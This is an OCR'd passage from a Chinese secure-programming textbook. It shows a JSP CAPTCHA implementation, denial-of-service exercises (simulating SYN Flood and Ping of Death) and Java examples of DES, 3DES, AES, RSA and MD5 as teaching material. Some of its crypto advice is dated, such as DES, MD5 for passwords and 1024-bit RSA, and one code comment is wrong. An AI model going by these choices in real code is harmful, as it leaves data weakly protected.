
最初的验证码，只是几个随机生成的数字。但是很快就有能识别数字的软件了；目前常见的验证码是随机数字（有的系统也用随机文字）图片验证码，不过，目前也正在研究对验证码的识别。

验证码的工作流程如下：

（1）服务器端随机生成验证码字符串，保存在内存中，并写入图片，将图片连同表单发给客户端。

（2）客户端输入验证码，并提交该表单，服务器端获取客户提交的验证码，和前面产生的随机数字相比较；如果相同，则继续进行表单所描述的操作（如登录、注册等）；





如果不同，直接将错误信息返回给客户端。避免程序的继续运行以及访问数据库。


很多语言中都可以实现验证码。如 PHP、ASP、JSP 都可以较好地实现这个功能。系统生成一个随机数，大多为 4 位数字和字母，或者是数字和字母的组合，然后生成一张根据随机数来确定的图片，把随机数写入 session 中，传递到要验证的页面；生成的图片显示给客户端，并要求客户端输入该随机数内容，提交到验证页面，验证 session 的内容和提交的内容是否一致。

以 JSP 中登录为例，以下是随机图片生成代码：

generateCode.jsp

```
<%@ page language="java"
    import="java.awt.*,java.awt.image.*,java.util.*,javax.imageio.*"
    pageEncoding="gb2312"%>
<%
    response.setHeader("Cache-Control","no-cache");
    // 在内存中创建图像
    int width = 60, height = 20;
    BufferedImage image = new BufferedImage(width, height,
            BufferedImage.TYPE_INT_RGB);
    // 获取图形上下文
    Graphics g = image.getGraphics();
    // 设定背景色
    g.setColor(new Color(200, 200, 200));
    g.fillRect(0, 0, width, height);
    // 取随机产生的验证码(4 位数字)
    Random rnd = new Random();
    int randNum = rnd.nextInt(8999) + 1000;
    String randStr = String.valueOf(randNum);
    // 将验证码存入 SESSION
    session.setAttribute("randStr", randStr);
    // 将验证码显示到图像中
    g.setColor(Color.black);
    g.setFont(new Font("", Font.PLAIN, 20));
    g.drawString(randStr, 10, 17);
    // 随机产生 100 个干扰点,使图像中的验证码不易被其他程序探测到
    for (int i = 0; i < 100; i++)
    {
        int x = rnd.nextInt(width);
        int y = rnd.nextInt(height);
        g.drawOval(x, y, 1, 1);
    }
    // 图像生效
    g.dispose();
    // 输出图像到页面
    ImageIO.write(image, "JPEG", response.getOutputStream());
    out.clear();
    out = pageContext.pushBody();
%>
```





以下是表单生成代码：

loginForm.jsp

```
<%@ page language = "java" pageEncoding = "gb2312" %>
<html>
    <body>
    <form action = "loginResult.jsp">
        用户名:<input type = "text" name = "account" /><BR>
        密　码: <input type = "password" name = "password" /><BR>
        验证码:<input type = "text" name = "code" size = "10">
       <img border = 0 src = "generateCode.jsp">
       <input type = "submit" value = "登录">
    </form>
    </body>
</html>
```

运行该网页得到的结果如图 11-5 所示。




图　11-5

验证网页代码如下：

loginResult.jsp

```
<%@ page language = "java" pageEncoding = "gb2312" %>
<html>
    <body>
    <%
        String code  =  request.getParameter("code");
        System.out.println(session.getAttribute("randStr"));
        String randStr  =  (String)session.getAttribute("randStr");
        if(!code.equals(randStr))
        {
            out.println("验证码错误!");
        }
        else
        {
            out.println("验证码正确!");
            // 做其他事情
        }
     %>
    </body>
</html>
```



输入正确的内容，得到结果如图 11-6 所示。

输入错误验证码，得到结果如图 11-7 所示。

验证码正确！

图 11-6

验证码错误！

图 11-7

Note

小　结

本章首先对拒绝服务攻击的过程、危害进行了阐述，针对集中常见的拒绝服务攻击进行了分析，并提出了一定的解决方案。本章涉及到的攻击有系统崩溃、资源不足、恶意访问等，读者可以查询一些其他相关资料，来获取更多的知识。

练　习

1. 用 VC 编写模拟 SYN Flood 攻击的例子。
2. 任选一种动态网页技术，编写一个注册界面，要求，只有验证码输入正确的人才能够进行注册。
3. 用代码模拟 Ping Of Death 的例子。
4. 设计一个例子，攻击服务器并让服务器端执行多个死循环。
5. 对上题的情况提出解决方案。

参考文献

互动百科. 三次握手协议. http://www.hudong.com/wiki/三次握手协议.



数据的加密保护

在信息时代,数据的安全越来越受到了关注。对于保存在计算机上的某些数据,希望其信息不被人所知;对于在网络上传输的重要数据,希望即使被敌方窃听之后也不会泄密。此时,将信息进行加密,就成了保障数据安全的首要方法。

加密算法一般可分为对称加密、非对称加密和单向加密 3 类,由于其特点不同,在不同的系统中具有不同的应用范围,各类算法中都具有一些代表性算法。如对称加密体系中的 DES、3DES、AES 算法;非对称加密体系中的 RSA、DSA 算法;单向加密中的 MD5、SHA 算法等。

一般而言,加密体系中,其最核心的内容是加密算法和密钥;加密算法通常公开,加密系统的安全性决定于密钥的隐蔽性,因此,密钥管理是加密系统中的重要工作。

不同的语言对于加密算法的实现原理基本相同,本章以 Java 语言为例,实现了一些常见的加密解密算法。对于其他语言实现加密解密,读者可以参考其他文献。

另外,本章还对密钥的安全进行讲解。

12.1 加密概述

12.1.1 加密的应用

信息可能被黑客用于非法的操作以获取利益;加密[1]是以某种特殊的算法将原有的信息进行改变,在这种情况下,未授权的用户即使获得了已加密的信息,但是因为无法知道解密的方法,仍然无法了解信息的内容。数据加密技术已经广泛应用于因特网电子商务、手机网络和银行自动取款机等领域。加密系统中有如下重要概念。


(1) 明文(plaintext):需要被保护的消息。


(2) 密文(ciphertext):将明文利用一定算法进行改变后的消息。

(3) 加密(encryption):将明文利用一定算法转换成密文的过程。

(4) 解密(decryption):由密文恢复出明文的过程。

(5) 敌方:也称攻击者,通过各种办法,窃取机密信息,来达到非法的目的。





(6) 被动攻击(passive attack):通过获取密文,其目的是经过分析得到明文,这是一类攻击的总称。

(7) 主动攻击(active attack):非法入侵者采用篡改、伪造等手段向系统注入假消息等,这也是一类攻击的总称。

(8) 加密算法:对明文进行加密时采用的算法。

(9) 解密算法:对密文进行解密时采用算法。

这里特别需要强调的一个概念是:密钥(key)。密钥包括加密密钥(encryption key)和解密密钥(decryption key)。由于加密算法和解密算法的操作通常是在一组输入数据的控制下进行的,这组输入数据就叫做密钥,在加密时使用的密钥为加密密钥,解密时使用的密钥为解密密钥。

在密码系统(加密系统和解密系统,为了方便讲解,后面将密码系统称为加密系统)中,有两大主要要素:

- 密码算法(加密算法和解密算法);
- 密钥。

两者之间具有紧密的联系。以最简单的"恺撒加密法"为例:

古罗马的恺撒大帝曾经使用密码来传递信息,即所谓的"恺撒密码"。它是一种替代密码,通过将字母按顺序推后 3 位起到加密作用。如将字母 A 换作字母 D,将字母 B 换作字母 E,X、Y、Z 字母分别又变为 A、B、C 字母。如 China 可以变为 Fklqd;解密过程相反。

在这个简单的加密方法中,"向右移位",可以理解为加密算法;"3"可以理解为加密密钥。对于解密过程,"向左移位",可以理解为解密算法;"3"可以理解为解密密钥。显然,密钥是一种参数,它是在明文转换为密文或将密文转换为明文的算法中输入的数据。

恺撒加密法的安全性来源于两个方面:

- 对密码算法本身的保密;
- 对密钥的保密。

单单对密码算法进行保密,以保护信息,在学界和业界已有相当讨论,一般认为是不够安全的。目前在业界中广泛认为的是,加密之所以安全,是因为其密钥的保密,并非加密算法本身的保密。因此,密码算法一般公开,而将密钥进行保密。如果攻击者要通过密文得到明文,除非对每一个可能的密钥进行穷举性测试。从后面的篇幅可以看出,流行的一些加密解密算法一般是完全公开的。敌方如果取得已加密的数据,即使得知加密算法,若没有密钥,也不能进行解密。

12.1.2 常见的加密算法

加密技术从本质上说是对信息进行编码和解码的技术。加密是将可读信息(明文)变为代码形式(密文);解密是加密的逆过程,相当于将密文变为明文。加密算法有很多种,这些算法一般可分为 3 类:

- 对称加密;
- 非对称加密;





• 单向加密。

对称加密算法应用较早，技术较为成熟。其过程如下：

(1) 发送方将明文用加密密钥和加密算法进行加密处理，变成密文，连同密钥一起，发送给接收方。

(2) 接收方收到密文后，使用发送方的加密密钥及相同算法的逆算法对密文解密，恢复为明文。

在对称加密算法中，双方使用的密钥相同，要求解密方事先必须知道对方使用的加密密钥。其算法一般公开，优势是计算量较小、加密速度较快、效率较高。不足之处是，通信双方都使用同样的密钥，密钥在传送的过程中，可能被敌方获取，安全性得不到保证。当然，为了安全起见，用户每次使用该算法，密钥可以更换，但是原来通信的密钥也不能马上删除，这样，使得双方所拥有的密钥数量很大，对于双方来说，密钥管理较为困难。

对称加密算法中，目前流行的算法有：

• DES；
• 3DES；
• IDEA；
• AES，等等。

其中，AES由美国国家标准局倡导，即将作为新标准取代DES。

与对称加密算法不同，非对称加密算法需要两个密钥：公开密钥(publickey)和私有密钥(privatekey)。每个人都可以产生这两个密钥，其中，公开密钥对外公开(可以通过网上发布，也可以传输给通信的对方)，私有密钥不公开。对于同一段数据，利用非对称加密算法具有如下性质：

• 如果用公开密钥对数据进行加密，那么只有用对应的私有密钥才能对其解密；
• 如果用私有密钥对数据进行加密，那么只有用对应的公开密钥才能对其解密。

非对称加密算法的基本过程是：

(1) 通信前，接收方随机生成一对公开密钥和私有密钥，将公开密钥公开给发送方，自己保留私有密钥；


(2) 发送方利用接收方的公开密钥加密明文，使其变为密文；

(3) 接收方收到密文后，使用自己的私有密钥解密密文，获得明文。

目前，在非对称密码体系中，使用得比较广泛的是非对称加密算法有：

• RSA；
• 美国国家标准局提出的DSA，等等。

和对称加密算法相比，非对称加密算法的保密性比较好，在通信的过程中，只存在公开密钥在网络上的传输，而公开密钥被敌方获取，也没有用；因此，基本不用担心密钥在网上被截获而引起的安全问题。但该加密体系中，加密和解密花费时间比较长、速度比较慢，一般情况下，它不适合于对大量数据的文件进行加密，而只适用于对少量数据进行加密。



另一类算法是单向加密算法。该算法在加密过程中，输入明文后由系统直接经过加密算法处理，得到密文，不需要使用密钥。既然没有密钥，那么就无法通过密文恢复为明文。



Note

那么这种方法有什么应用呢？主要是可以用于进行某些信息的鉴别。在鉴别时，重新输入明文，并经过同样的加密算法进行加密处理，得到密文，然后看这个密文是否和以前得到的密文相同，来判断输入的明文是否和以前的明文相同。这在某种程度上讲，也是一种解密。

该方法计算复杂，通常只在数据量不大的情形下使用，如计算机系统口令保护措施中，这种加密算法就得到了广泛的应用。近年来，单向加密的应用领域正在逐渐增大。应用较多单向加密算法的有：

- RSA 公司发明的 MD5 算法；
- 美国国家安全局（NSA）设计，美国国家标准与技术研究院（NIST）发布的 SHA，等等。

大多数语言体系（如.NET、Java）都具有相关的 API 支持各种加密算法。本章以 Java 语言为例来阐述加密解密过程，这些算法在其他语言中的实现，读者可以参考相关资料。

提示 本书中对加密算法的实现，实际上利用了高级语言中包装的 API。也就是说，我们并不对算法本身进行讲述，只对算法的实现进行介绍。如果要进行底层加密算法的实现，读者可以参考相关文献。

实际上，在真实应用的场合，可以使用系统提供的加密解密函数进行加密解密，因为这些函数的发布，经过了严密的测试，理论上讲是安全的。

12.2 实现对称加密

如前所述，对称加密算法过程中，发送方将明文和加密密钥一起经过加密算法处理，变成密文，发送出去；接收方收到密文后，使用加密密钥及相同算法的逆算法对密文解密，恢复为明文。双方使用的密钥相同，要求解密方事先必须知道加密密钥。从这里可以得出几个结论：

(1) 加密时使用什么密钥，解密时必须使用相同的密钥，否则将无法对密文进行解密。


(2) 对同样的信息，从理论上讲，不同的密钥，加密结果不相同；同样的密文，用不同的密钥解密，结果也应该不同。

本节介绍 3 种流行的对称加密算法：DES、3DES 和 AES。在编程的过程中，力求用不同的构架来向读者展示加密和解密的过程。

12.2.1 用 Java 实现 DES

DES 是数据加密标准[2]（Data Encryption Standard）的简称，来源于 IBM 的研究





工作，并在1977年被美国政府正式采纳。这种密钥系统使用得非常广泛，最初开发DES是嵌入硬件中，后来在其他领域得到了发展，目前，在金融数据安全保护等领域，DES发挥了巨大的作用。

DES算法的基本思想如下：

首先确定一个64位的初始密钥K（也称为主密钥），在这64位中，实际的密钥只有56位，另有8位是奇偶校验位，分布于64位密钥中，每8位中有1位奇偶检验位。加密过程比较复杂，具体大家可以参考相关文献。

要对DES进行攻击，一般只能使用穷举的密钥搜索方法，即重复尝试各种密钥，直到找到符合的为止。但这样几乎是不可能的，如果DES使用56位的密钥，则可能的密钥数量是2^{56}个。

关于DES的其他信息，可以参考相关资料。

在对称加密中，解密和加密的密钥一定要相同。以下代码是用Java语言实现将一个字符串"郭克华_安全编程技术"先加密，然后用同样的密钥解密的过程。不过，由于本书不是讲解某种语言本身，所以在这里略过Java加密体系的讲解，在代码中如果出现新的API，读者可以参考Java文档。


P12_01.java

```java
import javax.crypto.Cipher;
import javax.crypto.KeyGenerator;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.SecretKey;
import java.security.NoSuchAlgorithmException;
import java.security.Security;

public class P12_01
{
        // KeyGenerator 提供对称密钥生成器的功能，支持各种算法
        private KeyGenerator keygen;
        // SecretKey 负责保存对称密钥
        private SecretKey deskey;
        // Cipher 负责完成加密或解密工作
        private Cipher c;
        // 该字节数组负责保存加密的结果
        private byte[] cipherByte;


        public P12_01()
        {
          Security.addProvider(new com.sun.crypto.provider.SunJCE());
            try
            {
             // 实例化支持 DES 算法的密钥生成器
             // (算法名称命名需按规定，否则抛出异常)
                keygen = KeyGenerator.getInstance("DES");
                // 生成密钥
                deskey = keygen.generateKey();
                // 生成 Cipher 对象，指定其支持 DES 算法
```






```
                c = Cipher.getInstance("DES");
            }
            catch(NoSuchAlgorithmException ex)
            {
                ex.printStackTrace();
            }
            catch(NoSuchPaddingException ex)
            {
                ex.printStackTrace();
            }
        }
    /* 对字符串 str 加密 */
        public byte[] createEncryptor(String str)
        {
            try
            {
                // 根据密钥,对 Cipher 对象进行初始化
                // ENCRYPT_MODE 表示加密模式
                  c.init(Cipher.ENCRYPT_MODE, deskey);
                  byte[] src = str.getBytes();
                  // 加密,结果保存进 cipherByte
                  cipherByte = c.doFinal(src);
            }
            catch(java.security.InvalidKeyException ex)
            {
                ex.printStackTrace();
            }
            catch(javax.crypto.BadPaddingException ex)
            {
                ex.printStackTrace();
            }
            catch(javax.crypto.IllegalBlockSizeException ex)
            {
                ex.printStackTrace();
            }
            return cipherByte;
        }
     /* 对字节数组 buff 解密 */
    public byte[] createDecryptor(byte[] buff)
    {
        try
        {
         // 根据密钥,对 Cipher 对象进行初始化
         // ENCRYPT_MODE 表示解密模式
            c.init(Cipher.DECRYPT_MODE, deskey);
            // 得到明文,存入 cipherByte 字符数组
            cipherByte = c.doFinal(buff);
         }
         catch(java.security.InvalidKeyException ex)
         {
             ex.printStackTrace();
```





Note

```
            }
            catch(javax.crypto.BadPaddingException ex)
            {
                ex.printStackTrace();
            }
            catch(javax.crypto.IllegalBlockSizeException ex)
            {
                ex.printStackTrace();
            }
            return cipherByte;
        }
        public static void main(String[] args) throws Exception
        {
            P12_01 p12_01 = new P12_01();
            String msg = "郭克华_安全编程技术";
            System.out.println("明文是: " + msg);
            byte[] enc = p12_01.createEncryptor(msg);
            System.out.println("密文是: " + new String(enc));
            byte[] dec = p12_01.createDecryptor(enc);
            System.out.println("解密后的结果是: " + new String(dec));
        }
    }
```

运行后的结果如图 12-1 所示。

提示 值得一提的是,在读者的机器上运行,密文的内容会不一样。因为 KeyGenerator 每次生成的密钥是随机的,加密的结果肯定也不一样。这很容易理解,否则 DES 算法就没有安全性可言了。

另外,本例中,加密和解密一定要是同一个密钥。

```
C:\PROGRA~1\XINOXS~1\JCREAT~1\GE2001.ex
明文是: 郭克华_安全编程技术
密文是: 鑿$#?>U6?嘶i姐!X~6鲒9?
解密后的结果是: 郭克华_安全编程技术
```

图 12-1

12.2.2 用 Java 实现 3DES


3DES,即三重 DES,是 DES 的加强版,也是 DES 的一个更安全的变形。它使用 3 个 56 位(共 168 位)的密钥对数据进行 3 次加密,和 DES 相比,安全性得到了较大的提高。实际上,3DES 是一个过渡的加密算法。1999 年,NIST 将 3-DES 指定为 DES 向 AES 过渡的加密标准。

3DES 以 DES 为基本模块,通过组合分组方法设计出分组加密算法。若三个密钥互不相同,本质上就相当于用一个长为 168 位的密钥进行加密,大大加强了数据的安全性。若数据对安全性要求不高,可以让其中的两个密钥相等,这样,密钥的有效长度也有 112 位。

在 Java 的加密体系中,使用 3DES 非常简单,程序结构和使用 DES 时相同,只不过在初始化时将算法名称由 DES 改为 DESede 即可。

下列程序基本原理和 P12_01 相同,只不过将加密和解密过程写在一起。





Note

P12_02.java

```
import java.security.Security;
import javax.crypto.Cipher;
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;

public class P12_02
{
        public static void main(String[] args) throws Exception
        {
        // KeyGenerator 提供对称密钥生成器的功能,支持各种算法
        KeyGenerator keygen;
        // SecretKey 负责保存对称密钥
        SecretKey deskey;
        // Cipher 负责完成加密或解密工作
        Cipher c;
        Security.addProvider(new com.sun.crypto.provider.SunJCE());
          // 实例化支持 3DES 算法的密钥生成器,算法名称用 DESede
          keygen = KeyGenerator.getInstance("DESede");
          // 生成密钥
          deskey = keygen.generateKey();
          // 生成 Cipher 对象,指定其支持 3DES 算法
          c = Cipher.getInstance("DESede");

        String msg = "郭克华_安全编程技术";
        System.out.println("明文是: " + msg);

          // 根据密钥,对 Cipher 对象进行初始化,ENCRYPT_MODE 表示加密模式
          c.init(Cipher.ENCRYPT_MODE, deskey);
          byte[] src = msg.getBytes();
          // 加密,结果保存进 enc
          byte[] enc = c.doFinal(src);
          System.out.println("密文是: " + new String(enc));

          // 根据密钥,对 Cipher 对象进行初始化,ENCRYPT_MODE 表示加密模式
          c.init(Cipher.DECRYPT_MODE, deskey);
          // 解密,结果保存进 dec
          byte[] dec = c.doFinal(enc);
        System.out.println("解密后的结果是: " + new String(dec));
        }
}
```

运行后的效果如图 12-2 所示。





图 12-2






Note

12.2.3 用 Java 实现 AES

AES 在密码学中是高级加密标准(Advanced Encryption Standard)的缩写,该标准是 NIST 推出旨在取代 DES 的 21 世纪的加密标准,已被多方分析且广为使用,在对称加密系统中,成为最流行的算法之一。



✎提示 AES 算法又称 Rijndael 密码算法,该算法为比利时密码学家 Joan Daemen 和 Vincent Rijmen 所设计,结合两位作者的名字,以 Rijndael 命名。

AES 算法已被广泛应用在各个领域中。AES 设计的密钥长度有 128、192、256 位 3 种,比 DES 的 56 密钥安全性能好得多。关于其具体思路,读者可以参考密码学书籍。

以下代码是用 Java 语言实现 AES 算法,将一个字符串"郭克华_安全编程技术"先加密,然后用同样的密钥解密。在代码中如果出现新的 API,读者可以参考 Java 文档。

P12_03.java


```
import java.security.Security;
import javax.crypto.Cipher;
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;

public class P12_03
{
  public static void main(String[] args) throws Exception
  {
      // KeyGenerator 提供对称密钥生成器的功能,支持各种算法
      KeyGenerator keygen;
      // SecretKey 负责保存对称密钥
      SecretKey deskey;
      // Cipher 负责完成加密或解密工作
      Cipher c;
      Security.addProvider(new com.sun.crypto.provider.SunJCE());
        // 实例化支持 AES 算法的密钥生成器,算法名称用 AES
        keygen = KeyGenerator.getInstance("AES");
        // 生成密钥
        deskey = keygen.generateKey();
        // 生成 Cipher 对象,指定其支持 AES 算法
        c = Cipher.getInstance("AES");

      String msg = "郭克华_安全编程技术";
      System.out.println("明文是: " + msg);

        // 根据密钥,对 Cipher 对象进行初始化,ENCRYPT_MODE 表示加密模式
        c.init(Cipher.ENCRYPT_MODE, deskey);
        byte[] src = msg.getBytes();
        // 加密,结果保存进 enc
        byte[] enc = c.doFinal(src);
        System.out.println("密文是: " + new String(enc));
```





Note

```
            // 根据密钥,对 Cipher 对象进行初始化,ENCRYPT_MODE 表示加密模式
            c.init(Cipher.DECRYPT_MODE, deskey);
            // 解密,结果保存进 dec
            byte[] dec = c.doFinal(enc);
        System.out.println("解密后的结果是: " + new String(dec));
        }
}
```

运行后的效果如图 12-3 所示。




图　12-3

12.3　实现非对称加密

在非对称加密算法体系中,接收方产生一个公开密钥和一个私有密钥,公开密钥可以通过各种手段公开。发送方将明文用接收方的公开密钥进行处理,变成密文,发送出去;接收方收到密文后,使用自己的私有密钥对密文解密,恢复为明文。在这种通信过程中,密钥由接收方产生,公开密钥公开,私有密钥保密。该通信过程中,有如下几个特点:

(1) 加密时使用的公开密钥,解密时必须使用对应的私有密钥,否则无法将密文解密。

(2) 对同样的信息,可以用公开密钥加密,用私有密钥解密;也可以用私有密钥加密,用公开密钥解密。在应付窃听上,前者用得较多,但是在对付信息篡改和抵赖上,后者用得较多。

本节介绍两种流行的非对称加密算法:RSA 和 DSA。

12.3.1　用 Java 实现 RSA

RSA 算法出现于 20 世纪 70 年代,它既能用于数据加密,也能用于数字签名。由于其易于理解和容易操作,流行程度较广。


该算法由 Ron Rivest、AdiShamir 和 Leonard Adleman 发明,也就以 3 人的名字命名。针对 RSA 的研究比较广泛,在使用的过程中,经历了各种攻击的考验,逐渐被普遍认为是目前最优秀的公钥方案之一。

RSA 的安全性依赖于大数的因子分解,虽然目前并没有从理论上证明破译 RSA 的难度与大数分解难度等价,不过这并不影响 RSA 的流行性。

关于 RSA 算法的描述,读者可以参考相关文献。RSA 可用于数字签名,具体操作时考虑到安全性和信息量较大等因素,一般可以先作 HASH 运算。

由于进行的都是大数计算,使得 RSA 最大的问题是运行时间较长。无论是软件还是硬件实现,RSA 的运行速度一直不能和 DES 相比,一般来说只用于少量数据加密情况。





以下代码是用 Java 语言实现 RSA 算法，将一个字符串“郭克华_安全编程技术”先用公钥加密，然后用相应的私钥解密。在代码中如果出现新的 API，读者可以参考 Java 文档。

P12_04. java

```
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.interfaces.RSAPrivateKey;
import java.security.interfaces.RSAPublicKey;
import javax.crypto.Cipher;


public class P12_04
{
  // RSA 加密解密
  public static void main(String[] args)
  {
      try
      {
            P12_04 p12_04 = new P12_04();
            String msg = "郭克华_安全编程技术";
            System.out.println("明文是:" + msg);
            // KeyPairGenerator 类用于生成公钥和私钥对，基于 RSA 算法生成对象
            KeyPairGenerator keyPairGen = KeyPairGenerator.getInstance("RSA");
            // 初始化密钥对生成器，密钥大小为 1024 位
            keyPairGen.initialize(1024);
            // 生成一个密钥对，保存在 keyPair 中
            KeyPair keyPair = keyPairGen.generateKeyPair();
            // 得到私钥
            RSAPrivateKey privateKey = (RSAPrivateKey) keyPair.getPrivate();
            // 得到公钥
            RSAPublicKey publicKey = (RSAPublicKey) keyPair.getPublic();

            // 用公钥加密
            byte[] srcBytes = msg.getBytes();
            byte[] resultBytes = p12_04.encrypt(publicKey, srcBytes);
            String result = new String(resultBytes);
            System.out.println("用公钥加密后密文是:" + result);

            // 用私钥解密
            byte[] decBytes = p12_04.decrypt(privateKey,resultBytes);
            String dec = new String(decBytes);
            System.out.println("用私钥解密后结果是:" + dec);
        }
        catch (Exception e)
        {
            e.printStackTrace();
        }
   }

   protected byte[] encrypt(RSAPublicKey publicKey, byte[] srcBytes)
   {
```





Note

```
        if (publicKey != null)
        {
            try
            {
                // Cipher负责完成加密或解密工作,基于RSA
                Cipher cipher = Cipher.getInstance("RSA");
                // 根据公钥,对Cipher对象进行初始化
                cipher.init(Cipher.ENCRYPT_MODE, publicKey);
                // 加密,结果保存进resultBytes
                byte[] resultBytes = cipher.doFinal(srcBytes);
                return resultBytes;
            }
            catch (Exception e)
            {
                e.printStackTrace();
            }
        }
        return null;
    }


    protected byte[] decrypt(RSAPrivateKey privateKey, byte[] encBytes)
    {
        if (privateKey != null)
        {
            try
            {
                Cipher cipher = Cipher.getInstance("RSA");
                // 根据私钥,对Cipher对象进行初始化
                cipher.init(Cipher.DECRYPT_MODE, privateKey);
                // 解密,结果保存进resultBytes
                byte[] decBytes = cipher.doFinal(encBytes);
                return decBytes;
            }
            catch (Exception e)
            {
                e.printStackTrace();
            }
        }
        return null;
    }
}
```

运行后的效果如图 12-4 所示。

```
C:\PROGRA~1\XINOXS~1\JCREAT~1\GE2001.exe
明文是:郭克华_安全编程技术
用公钥加密后密文是:...
用私钥解密后结果是:郭克华_安全编程技术
```

图　12-4





12.3.2　DSA 算法

数字签名算法(Digital Signature Algorithm,DSA),也是一种非对称加密算法,被美国 NIST 作为数字签名标准(DigitalSignature Standard,DSS)。DSA 一般应用于数字签名中,在后面的章节将会讲解。

12.4　实现单向加密

单向加密算法,又称为不可逆加密算法,在加密过程中不需要使用密钥,明文由系统加密处理成密文,密文无法解密。一般适合于数据的验证。在验证过程中,重新输入明文,并经过同样的加密算法处理,看能否得到相同的密文,由此判断明文的正确性。该算法有如下特点:

(1) 加密算法对同一消息反复执行该函数总得到相同的密文;

(2) 加密算法生成的密文是不可预见的,密文看起来和明文没有任何关系;

(3) 明文的任何微小变化都会对生成的密文产生很大的影响;

(4) 具有不可逆性,即通过密文要得到明文,理论上是不可行的。

本节介绍两种流行的单向加密算法:MD5 和 SHA。

12.4.1　用 Java 实现 MD5

MD5 的全称是 Message-digest Algorithm 5(信息-摘要算法),最初的目标是用于确保信息传输过程中的完整一致性。MD5 算法由 MD2 和 MD4 发展而来。它的基本思想是:将大容量信息变换成一个定长的大整数,这个大整数对这个信息来说是单向的。一般来说,这个大整数称为消息摘要。MD5 能够获得一个随机长度的信息,然后产生一个 128 位的信息摘要。

MD5 广泛用于密码认证、软件序列号等领域中。相关信息大家可以参考相应文献。


以下代码是用 Java 语言实现 MD5 算法,将一个字符串“郭克华_安全编程技术”加密。在代码中如果出现新的 API,读者可以参考 Java 文档。

P12_05.java

```java
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;

public class P12_05
{
  // MD5 加密
  public byte[] encrypt(String msg)
  {
      try
        {
            // 根据 MD5 算法生成 MessageDigest 对象
            MessageDigest md5 = MessageDigest.getInstance("MD5");
```





Note

```
                byte[] srcBytes = msg.getBytes();
                // 使用 srcBytes 更新摘要
                md5.update(srcBytes);
                // 完成哈希计算,得到 result
                byte[] resultBytes = md5.digest();
                return resultBytes;
            }
            catch(NoSuchAlgorithmException e)
            {
                e.printStackTrace();
            }
            return null;
    }

    public static void main(String[] args)
    {
                String msg = "郭克华_安全编程技术";
                System.out.println("明文是: " + msg);

                P12_05 p12_05 = new P12_05();
                byte[] resultBytes = p12_05.encrypt(msg);
                String result = new String(resultBytes);
                System.out.println("密文是: " + result);
    }
}
```

运行后的效果如图 12-5 所示。

反复运行,效果一样。

```
C:\PROGRA~1\XIHOXS~1\JCREAT~1\GE
明文是: 郭克华_安全编程技术
密文是: ^※碑寃?※>19??
```

图 12-5

12.4.2 用 Java 实现 SHA

安全散列算法(Secure Hash Algorithm,SHA)是 NIST 发布的国家标准,一般称为 SHA-1,该算法也是一种单向加密算法,输入消息的长度不超过 264 位,产生 160 位的消息摘要输出。

以下代码是用 Java 语言实现 SHA 算法,将一个字符串“郭克华_安全编程技术”进行加密。

P12_06.java

```
import java.security.MessageDigest;
